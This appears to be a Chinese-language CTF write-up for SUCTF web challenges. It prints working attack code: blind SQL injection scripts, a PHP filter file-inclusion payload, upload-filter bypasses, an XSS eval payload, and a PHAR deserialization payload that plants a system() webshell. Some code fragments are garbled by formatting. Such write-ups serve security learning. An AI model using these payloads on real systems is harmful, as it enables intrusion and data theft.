


# SUCTF-Writeup

## Web

include me

- 查看易知为文件包含漏洞




- 但 php 如果包含文件本身会发生 502 错误
- 所以，考虑使用 php 伪协议来将源文件转码
- payload: php://filter/read=convert.base64-encode/resource=index.php
- 得到源码

```
<?php
if(isset($_GET["lang"])) {
    $lang=$_GET["lang"];
} else{
    $lang="cn.php";
}
?>
<form>
<select style="width:60px;" name="lang">
<option value="cn.php"<?php echo $lang=="cn.php"? "selected":"";?>>Chinese</option>
<option value="en.php"<?php echo $lang=="en.php"? "selected":"";?>>English</option>
<option value="kr.php"<?php echo $lang=="kr.php"? "selected":"";?>>
Korean</option>
<option value="jp.php"<?php echo $lang=="jp.php"? "selected":"";?
>>Japanese</option>
<option value="de.php"<?php echo $lang=="de.php"? "selected":"";?>>German</option>
<option value="fr.php"<?php echo $lang=="fr.php"? "selected":"";?>>French</option>
<input type="submit" value="change language">
</form>
<?php
$flag="SUCTF{ha_ha_ha_you_win}";
include $lang;
?>
```

- FLAG: SUCTF{ha\_ha\_ha\_you\_win}

where are you from level1

- So easy



- FLAG: SUCTF{X\_F0rw4rd3d\_F0r\_7O\_cHe4t\_5eV3r}

where are you from level2

- 单纯使用 x-forwarded-for 以及 Client-IP 不成功
- 当改变 x-forwarded-for 时，发现会显示该部分，使用 sql 查询，猜测语句已经执行，若执行则存在时间盲注



- 脚本如下

```
import requests
import string

url="http://49.4.68.67:82/"

# payload="127.0.0.1'/**/and/**/if((substr((select/**/database()),
#{},1)='{ }'),sleep(5),1)/**/and/**/'1'='0"
#
payload="127.0.0.1'/**/and/**/if((substr((select/**/group_concat(column_name
)/**/frominformation_schema.columns),
```

```

{ },1)='{ }'),sleep(5),1)/**/and/**/'1'='0"

#
payload="127.0.0.1'/**/and/**/if((substr((select table_name from information_schema.tables where table_schema='demo2',
{ },1)='{ }'),sleep(5),1)/**/and/**/'1'='0"
payload="127.0.0.1'/**/and/**/if((ascii(substr((select table_name from information_schema.tables where table_schema='demo2',
{ },1)='{ }'),sleep(5),1)/**/and/**/'1'='0"

flag = ""
guess = string.ascii_letters+string.digits+string.punctuation
for i in range(1,40):
    print "round: " + str(i)
    for j in guess:
        tmp = j
        j = ord(j)
        headers={
            "X-Forwarded-For" : payload.format(i,j)
        }
        print "[+]" + payload.format(i,j)
        try:
            re = requests.get(url, headers = headers, timeout = 4)
        except:
            flag = flag + tmp
            break
    print flag

```

- 注意，因为 mysql 中大小写在进行等于时没有区别，所以使用 ascii 码来判断
- FLAG: SUCTF{f\*\*k1n9\_T3rr1bl3\_5ql1\_7r1ck5}

## yunpan

- 查看源码易知，file 参数进行了 base64 加密

```

<link href="https://cdn.jsdelivr.net/npm/bootstrap@3.3.7/dist/css/bootstrap.min.css" rel="stylesheet">
</head>
<body style="background-image: url(img/bg.jpg);">
  <div class="container" style="opacity:0.7;">
    <h1 class="page-header"><strong>小明的学习资料</strong></h1>
    <div>
      <ul class="list-group">
        <li class="list-group-item">
          <span class="badge">新</span>
          <a href="/download.php?file=cmVhZG11LnR4dA==">readme.txt</a>
        </li>
        <li class="list-group-item">
          <span class="badge">新</span>
          <a href="/download.php?file=5rci5aSa6Ye057uT6KGjKEVNUC0wMDEpLmF2aQ==">波多野结衣(EMP-001).avi</a>
        </li>
        <li class="list-group-item">
          <a href="/download.php?file=5LiK5Y6f5Lqa6KGjKFMjTS0wNDYpLnJtdmI==">上原亚衣(S2M-046).rmvb</a>
        </li>
        <li class="list-group-item">
          <a href="/download.php?file=UmlvKE1EQQtNjkyKS5tcDQ==">Rio(IDBD-692).mp4</a>
        </li>
        <li class="list-group-item">
          <a href="/download.php?file=Z2FyLTI4MC53aXY=">gar-280.wmv</a>
        </li>
      </ul>
    </div>
  </div>
  <div id="footer" class="container" style="opacity:0.6;">
    <div class="navbar navbar-default navbar-fixed-bottom">
      <div class="navbar-inner navbar-content-center" style="padding: 5px;">
        <p class="text-muted credit center">
          小明的私有云盘©2018 总有好东西!
        </p>
        <p class="text-muted credit center">
          Powered by bootstrap
        </p>
      </div>
    </div>
  </div>

```



- 下载 download.php (ZG93bmXvYWQucGhw)

```

<?php
error_reporting(0);
//include("flag.php");
$file = base64_decode($_GET[file]);
if ($file == "readme.txt") {
    header('location:readme.txt');
    //print $file;
} else {
    if ($file == "flag.php" || $file == "Rio(IDBD-692).mp4" || $file ==
        "gar-280.wmv" || $file == "上原亚衣(S2M-046).rmvb" || $file ==
        "波多野结衣(EMP-001).avi" || $file == "download.php") {
        $file_size = filesize($file);
        header("Pragma: public");
        header(
            "Cache-Control: must-revalidate, post-check=0, pre-check=0");
        header("Cache-Control: private", false);
        header("Content-Transfer-Encoding: binary");
        header("Content-Type:application/octet-stream");
        header("Content-Length: " . $file_size);
        header("Content-Disposition: attachment; filename=" . $file);
        echo (file_get_contents($file));
        exit;
    } else {
        echo '<!DOCTYPE html>

```

```

<html lang="zh-CN">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>小明的私密云盘</title>
    <script src="https://cdn.jsdelivr.net/npm/jquery@1.12.4/dist/jquery.min.js">
  </script>
    <script
src="https://cdn.jsdelivr.net/npm/bootstrap@3.3.7/dist/js/bootstrap.min.js">
  </script>
    <link
href="https://cdn.jsdelivr.net/npm/bootstrap@3.3.7/dist/css/bootstrap.min.css"
rel="stylesheet">
  </head>
  <body style="background-image: url(img/bg.jpg);">
    <div class="container" style="opacity:0.7;">
      <h1 class="page-header"><strong>小明的学习资料</strong></h1>
      <div >
        <p style="font-size: 24px;">Access Forbidden!</p>
        <p style="font-size: 24px;">小明:你这个大黑阔! 就会欺负人, 嘤嘤嘤QAQ</p>
      </div>
    </div>

    <div id="footer " class="container" style="opacity:0.6;">
    <nav class="navbar navbar-default navbar-fixed-bottom">
      <div class="navbar-inner navbar-content-center" style="padding: 5px;">
        <p class="text-muted credit center">
          小明的私有云盘@2018 总有好东西!
        </p>
        <p class="text-muted credit center">
          Powered by bootstrap
        </p>
      </div>
    </nav>

    </body>
  </html>

';
}
}

```

- 可见 flag 在 flag.php 中
- 下载 flag.php (ZmxhZy5waHA=)

```

<?php
header("Content-Type: text/html;charset=utf-8");
//flag:SU{hu_lu_w4_15_g00d!}


```

```
echo '厉害啊，你竟然能找到这里，然而flag在哪里呢，hiahiahia!';
?>
```

FLAG: SU{hu\_lu\_w4\_15\_g00d!}

## Easy\_upload

- 文件上传题，仅允许上传 png 文件，所以通过 burp 修改文件类型



- 可知，php结尾不允许上传，所以使用 php5，即将文件名结尾改为 php5
- 注意 文件开头如果为 <?php被过滤了
- 构造 payload
- 拿一波源码

```
<?php
```

```
if ($_FILES["file"]["error"] > 0){
    die("Error: " . $_FILES["file"]["error"] . "<br>");
} else {
    if ($_FILES["file"]["type"] != 'image/png'){
        die('only allow png!');
    }
    $ct = file_get_contents($_FILES["file"]["tmp_name"]);
    if (preg_match('/<\?php/i', $ct)){
        die("'&lt;?php' not allowed!");
    }
    if (preg_match('/\.\php$/i', $_FILES["file"]["name"])) ||
```

```

preg_match('/\s.htaccess$/i', $_FILES["file"]["name"]){
    die($_FILES["file"]["name"] . " not allowed!");
}
if (file_exists("upload/" . $_FILES["file"]["name"])){
    echo $_FILES["file"]["name"] . " already exists. ";
}
else{
    move_uploaded_file($_FILES["file"]["tmp_name"], "upload/" . $_FILES["file"]
["name"]);
    echo "Stored in: " . "upload/" . $_FILES["file"]["name"];
}
}
?>

```

- FLAG: SUCTF{up10d\_i5\_int3r35tin9}

## onepiece

- 扫目录，发现了不少好东西

```

[09:01:15] 301 - 310B - /.idea -> http://49.4.68.67:93/.idea/
[09:01:15] 403 - 287B - /.htpasswd
[09:01:15] 403 - 285B - /.htusers
[09:01:15] 200 - 1KB - /.idea/
[09:01:15] 200 - 264B - /.idea/modules.xml
[09:01:15] 200 - 11KB - /.idea/workspace.xml
[09:01:39] 200 - 29B - /index.php
[09:01:39] 200 - 29B - /index.php/login/
[09:01:49] 200 - 334B - /README.html
[09:01:50] 403 - 291B - /server-status/
[09:01:50] 403 - 290B - /server-status

```

- README.html 提示 下载 onepiece.zip
- php 混淆加密 [付费解密地址](#)

```

<?php

//decode by http://www.yunlu99.com/
error_reporting(0);
header("Content-Type: text/html;charset=utf-8");
$flag = "*****";
if (isset($_POST['file'])) {
    $filename = $_POST['file'];
    echo ${$filename};
}

```

- 在 .idea 的 workspace.xml 中发现 UpL0ad.php，由参数猜测加密文件为该文件，直接得到 flag

```

[09:01:15] 403 - 291B - /.htpasswd_test
[09:01:15] 301 - 310B - /.idea -> http://49.4.68.67:93/.idea/
[09:01:15] 403 - 287B - /.htpasswd
[09:01:15] 403 - 285B - /.htusers
[09:01:15] 200 - 1KB - /.idea/
[09:01:15] 200 - 264B - /.idea/modules.xml
[09:01:15] 200 - 11KB - /.idea/workspace.xml
[09:01:39] 200 - 29B - /index.php
[09:01:39] 200 - 29B - /index.php/login/
[09:01:49] 200 - 334B - /README.html
[09:01:50] 403 - 291B - /server-status/
[09:01:50] 403 - 290B - /server-status

```

- FLAG: SUCTF{8dbdda48fb8748d6746f1965824e966a}

## Classic Sqli

```

<?php
include "./config.php";
include "./flag.php";
error_reporting(0);

$black_list = "/guest|limit|substr|mid|like|or|char|union|select|greatest|'|\"";
$black_list .= "=|_| |in|<|>|-|\\.|\\
(|\\)|#|and|if|database|where|concat|insert|having|sleep/i";
if(preg_match($black_list, $_GET['user'])) exit("Hacker detected!");
if(preg_match($black_list, $_GET['pw'])) exit("Hacker detected!");

$query="select user from chal where user='".$_GET[user']."' and pw='".$_GET[pw]'"';

$result = mysqli_query($link, $query);
$result = mysqli_fetch_array($result);
$admin_pass = mysqli_fetch_array(mysqli_query($link, "select pw from chal where
user='admin'"));
echo "<h1>query : <strong><b>{$query}</b></strong><br></h1>";
if($result['user']) echo "<h2>Bonjour!, {$result['user']}</h2>";
if(($admin_pass['pw'])&&($admin_pass['pw'] === $_GET['pw'])) {
    echo $flag;
}

highlight_file(__FILE__);
?>

```

- 已经给出源码，分析过滤规则进行注入，考察掌握的注入姿势，该题使用布尔盲注，注入脚本如下

```

import requests
import string

url="http://49.4.68.67:89/"
payload="?"

```



```

user=\&pw=%0A| |user%0Aregexp%0A0x61646d696e%26%26pw%0AREGEXP%0A%22^{}%22;%00"
guess = string.digits+string.letters

flag=""

for i in range(30):
    print "[+]round: "+str(i)
    for j in guess:
        tmp=flag+j
        sub=url+payload.format(tmp)
        print "[+]"+sub
        re = requests.get(sub)
        if "<h2>Bonjour!, admin</h2>" in re.text:
            flag = flag + j
            break
    print flag

```

- FLAG: SUCTF{SQL\_is\_sophisticated}

## baby upload

- 弱智题...直接上传 php5 后缀文件
- FLAG: SUCTF{this\_is\_a\_e4ay\_upl0ad}

## php is No.1

- php 为什么是 No.1，原因就在于它逗比的弱类型转换..

```

<?php
include 'flag.php';
isset($_GET['time'])? $time = $_GET['time']: $time = 0;
isset($_GET['num'])? $num = $_GET['num']: $num = 0;
$c=is_numeric($time) and is_numeric($num);
if ($num == 0) {
    if($num){
        if($c){
            if(!is_numeric($time))
                echo 'Time time must be number';
            else if ($time < 60 * 60 * 24 * 30 * 1)
                echo 'This time is too short';
            else if ($time > 60 * 60 * 24 * 30 * 2)
                echo 'This time is too long';
            else{
                sleep((int)$time);
                echo $flag;
            }
        }
        else
            echo 'Try again';
    }
    else

```

```
        echo 'Try again';
    }
    else
        echo 'Try again';
    echo '<hr>';
    highlight_file(__FILE__);
    ?>
```

- 分析源码，构造 payload `/?num=0x0&time=3e6`
- FLAG: SUCTF{pHp\_1s\_The\_be5t}

## xss1

- payload: `";eval(eval(String.fromCharCode(97, 108, 101, 114, 116, 40, 49 ,41)));//`
- FLAG: SUCTF{xSS\_1s\_ea5y\_r1ghT?}

## xss2

- jsfuck

## gallery

- 访问页面，在 cookie 中发现了 hint: please read recent papers about phar
- 查看 phar 的漏洞 [phar 漏洞](#)
- 源码泄漏

```
<?php

setcookie("hint",base64_encode("please read recent papers about phar"));

include('./PicManager.php');
$manager=new
PicManager('/var/www/html/sandbox/'.md5($_SERVER['HTTP_X_FORWARDED_FOR']));

if(isset($_GET['act'])){
    switch($_GET['act']){
        case 'upload':{
            if($_SERVER['REQUEST_METHOD']=='POST'){
                $manager->upload_pic();
            }
            break;
        }
        case 'get':{
            print $manager->get_pic($_GET['pic']);
            exit;
        }
        case 'clean':{
            $manager->clean();
            break;
        }
        default:{
```

```

        break;
    }
}
}
?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf8" />
<title>GALLERY</title>
<link rel="stylesheet" type="text/css" href="demo.css" />
<link rel="stylesheet" href="jquery-ui.css" type="text/css" media="all" />
<link rel="stylesheet" type="text/css" href="fancybox/jquery.fancybox-1.2.6.css"
/>
<script
src="https://code.jquery.com/jquery-3.3.1.min.js"
integrity="sha256-FgpCb/KJQlLNfOu91ta32o/NMZxltwRo8QtmkMRdAu8="
crossorigin="anonymous"></script>
<script
src="http://code.jquery.com/ui/1.12.0-rc.2/jquery-ui.min.js"
integrity="sha256-55Jz3pBCF8z9JB01qQ7cIf0L+neuPTD1u7Ytzip2dgo="
crossorigin="anonymous"></script>
<script type="text/javascript" src="fancybox/jquery.fancybox-1.2.6.pack.js">
</script>
<script type="text/javascript" src="script.js"></script>
</head>
<body>
<div id="main">
    <h1>Gallery</h1>
    <h2>hello <?=$_SERVER['HTTP_X_FORWARDED_FOR'];?></h2>
    <div id="gallery">

<?php

$stage_width=600;//放大后的图片宽度
$stage_height=400;//放大后的图片高度
$allowed_types=array('jpg','jpeg','gif','png');
$file_parts=array();
$ext='';
$title='';
$i=0;
$i=1;
$pics=$manager->pics();
foreach ($pics as $file)
{
    if($file=='.' || $file == '..') continue;
    $file_parts = explode('.', $file);
    $ext = strtolower(array_pop($file_parts));
    // $title = implode('.', $file_parts);
    // $title = htmlspecialchars($title);
    if(in_array($ext, $allowed_types))
    {

```

```

$left=rand(0,$stage_width);
$top=rand(0,400);
$rot = rand(-40,40);
if($top>$stage_height-130 && $left > $stage_width-230)
{
    $top-=120+130;
    $left-=230;
}
/* 输出各个图片：*/
echo '
    <div id="pic-' . ($i++) . '" class="pic"
style="top:'. $top. 'px;left:'. $left. 'px;background:url(\'http://'. $_SERVER['HTTP_HOST'].':'. $_SERVER["SERVER_PORT"]. '/?act=get&pic='.$file.'\') no-repeat 50% 50%; -moz-transform:rotate('.$rot.'deg); -webkit-transform:rotate('.$rot.'deg);">
    
    </div>';
}
}
?>
    <div class="drop-box">
    </div>
</div>
<div class="clear"></div>
</div>
<div id="modal" title="上传图片">
    <form action="index.php?act=upload" enctype="multipart/form-data" method="post">
    <fieldset>
    <!-- <label for="url">文件: </label>-->
        <input type="file" name="file" id="url" onfocus="this.select()" />
        <input type="submit" value="上传"/>
    </fieldset>
    </form>
</div>
</body>
</html>

```

```

<?php

class PicManager{
    private $current_dir;
    private $whitelist=['.jpg','.png','.gif'];
    private $logfile='request.log';
    private $actions=[];

    public function __construct($dir){
        $this->current_dir=$dir;
        if(!is_dir($dir))@mkdir($dir);
    }

    private function _log($message){

```

```

        array_push($this->actions,['.date('y-m-d h:i:s',time()).'].',$message);
    }

    public function pics(){
        $this->_log('list pics');
        $pics=[];
        foreach(scandir($this->current_dir) as $item){
            if(in_array(substr($item,-4),$this->whitelist))
                array_push($pics,$this->current_dir."/".$item);
        }
        return $pics;
    }

    public function upload_pic(){
        $this->_log('upload pic');
        $file=$_FILES['file']['name'];
        if(!in_array(substr($file,-4),$this->whitelist)){
            $this->_log('unsafe deal:upload filename '.$file);
            return;
        }
        $newname=md5($file).substr($file,-4);
        move_uploaded_file($_FILES['file']['tmp_name'],$this->current_dir."/".$newname);
    }

    public function get_pic($picname){
        $this->_log('get pic');
        if(!file_exists($picname))
            return '';
        $fi=new finfo(FILEINFO_MIME_TYPE);
        $mime=$fi->file($picname);
        header('Content-Type:'.$mime);
        return file_get_contents($picname);
    }

    public function clean(){
        $this->_log('clean');
        foreach(scandir($this->current_dir) as $file){
            @unlink($this->current_dir."/".$file);
        }
    }

    public function __destruct(){
        $fp=fopen($this->current_dir.'/'.$this->logfile,"a");
        foreach($this->actions as $act){
            fwrite($fp,$act."\n");
        }
        fclose($fp);
    }

}

//$pic=new PicManager('./');
//$pic->gen();

```

- 构造 payload

```
<?php
class PicManager{
    private $current_dir;
    private $whitelist=['.jpg','.png','.gif'];
    private $logfile='request.php';
    private $actions;

    public function __construct($dir){
        $this->actions=['<?php print_r(system("ls -l /var/www/html")); ?>'];
        $this->current_dir=$dir;
        if(!is_dir($dir))@mkdir($dir);
    }

    private function _log($message){
        array_push($this->actions,['.date('y-m-d h:i:s',time()).'].'.$message);
    }

    public function pics(){
        $this->_log('list pics');
        $pics=[];
        foreach(scandir($this->current_dir) as $item){
            if(in_array(substr($item,-4),$this->whitelist))
                array_push($pics,$this->current_dir."/".$item);
        }
        return $pics;
    }
    public function upload_pic(){
        $this->_log('upload pic');
        $file=$_FILES['file']['name'];
        if(!in_array(substr($file,-4),$this->whitelist)){
            $this->_log('unsafe deal:upload filename '.$file);
            return;
        }
        $newname=md5($file).substr($file,-4);
        move_uploaded_file($_FILES['file']['tmp_name'],$this->current_dir.'/'.$newname);
    }
    public function get_pic($picname){
        $this->_log('get pic');
        if(!file_exists($picname))
            return '';
        $fi=new finfo(FILEINFO_MIME_TYPE);
        $mime=$fi->file($picname);
        header('Content-Type:'.$mime);
        return file_get_contents($picname);
    }

    public function clean(){
        $this->_log('clean');
        foreach(scandir($this->current_dir) as $file){
            @unlink($this->current_dir."/".$file);
        }
    }
}
```

```
    }  
  }  
  public function __destruct(){  
    $fp=fopen($this->current_dir.'/'.$this->logfile,"a");  
    foreach($this->actions as $act){  
      fwrite($fp,$act."\n");  
    }  
    fclose($fp);  
  }  
}  
  
$phar = new Phar('phar.phar');  
$phar -> stopBuffering();  
$phar -> setStub('GIF89a'.'<?php __HALT_COMPILER();?>');  
$phar -> addFromString('test.txt','test');  
$object = new  
PicManager("/var/www/html/sandbox/b247b73fdd50bcbabfccedcf324c30fe");  
$phar -> setMetadata($object);  
$phar -> stopBuffering();
```

- php 执行以上文件，生成 phar.phar 改名为 phar.gif，上传，使用 phar:// 访问，之后访问 request.php，得到 flag
- FLAG: SUCTF{phar\_s3rial1ze\_f4nt4s71C}